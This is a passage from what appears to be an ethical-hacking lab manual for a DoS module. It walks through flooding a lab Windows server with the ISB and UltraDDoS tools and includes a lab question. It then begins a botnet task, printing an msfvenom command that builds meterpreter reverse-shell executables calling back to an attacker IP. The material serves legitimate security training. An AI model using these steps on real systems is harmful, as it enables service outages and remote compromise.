
11. In the **Please enter a port. 80 is most commonly used, but you can use any other valid port**. field, enter **80** and click **OK**.




12. In the **Please enter the number of packets you would like to send. More is better, but too many will crash your computer**. field, type **1000000** and click on **OK**.
13. In the **Please enter the number of threads you would like to send. This can be the same number as the packets.** field, type **1000000** and click on **OK**.




14. In the **The attack will start once you press OK. It will keep going until all requested packets are sent**. pop-up window, click **OK**.



15. As soon as you click on **OK** the tool starts DoS attack on the **Windows Server 2019** machine.




16. Click Windows 11 to switch to the **Windows 11** machine, and in the **ISB** window click on **Start Attack** button.



17. Click Windows Server 2019 to switch to the **Windows Server 2019** machine.
18. Now, click **Type here to search** field on the **Desktop**, search for **resmon** in the search bar and select **resmon** from the results.
19. **Resource Monitor** window appears, you can see that the CPU utilization under **CPU** section is more than **80%**, thereby, resulting in deterioration of system performance.

When you perform this lab the CPU utilization might vary.

In real-time the DDoS attack is performed from numerous machines which can crash the system.



20. This concludes the demonstration of how to perform DDoS attack using ISB (I'm So Bored) and UltraDDOS-v2 tools.
21. Close all open windows and document all the acquired information.

Question 10.1.1.1

On windows 11 machine use ISB (located at E:\CEH-Tools\CEHv13 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\ISB) and On Windows Server 2022 machine use UltraDDoS (located at Z:\CEHv13 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\UltraDDoS) to launch DoS attack on Windows Server 2019 machine (10.10.1.19). Identify the port number on which the DoS attack was targeted.


Task 2: Perform a DDoS Attack using Botnet

A botnet orchestrates a distributed denial of service (DDoS) attack by harnessing a network of compromised computers (bots). The attacker infects these systems with malware, enabling remote control. Through a command and control server, the attacker directs the botnet to flood the target with excessive traffic, overwhelming its resources. This onslaught disrupts services, causing downtime and financial losses. Attackers may amplify the attack using techniques like reflection or amplification.


Mitigation involves filtering and blocking malicious traffic. However, using botnets for DDoS attacks is illegal and unethical, with severe legal repercussions and potential damage to targeted organizations.

Here, we will compromise **Windows 11** and **Windows Server 2019** machines to create a botnet and target **Ubuntu** machine.


1. Click Parrot Security to switch to the **Parrot Security** machine. Open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).
2. Run the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=6969 -f exe > exploit1.exe** to generate **exploit1.exe** payload.




3. Similarly, run the above command with different **port number** and **exploit name.**
    - For Windows 11 -> port 6969, exploit1.exe
    - For Windows Server 2019 -> port 9999, exploit2.exe
    - For Windows Server 2022 -> port 5555, exploit3.exe



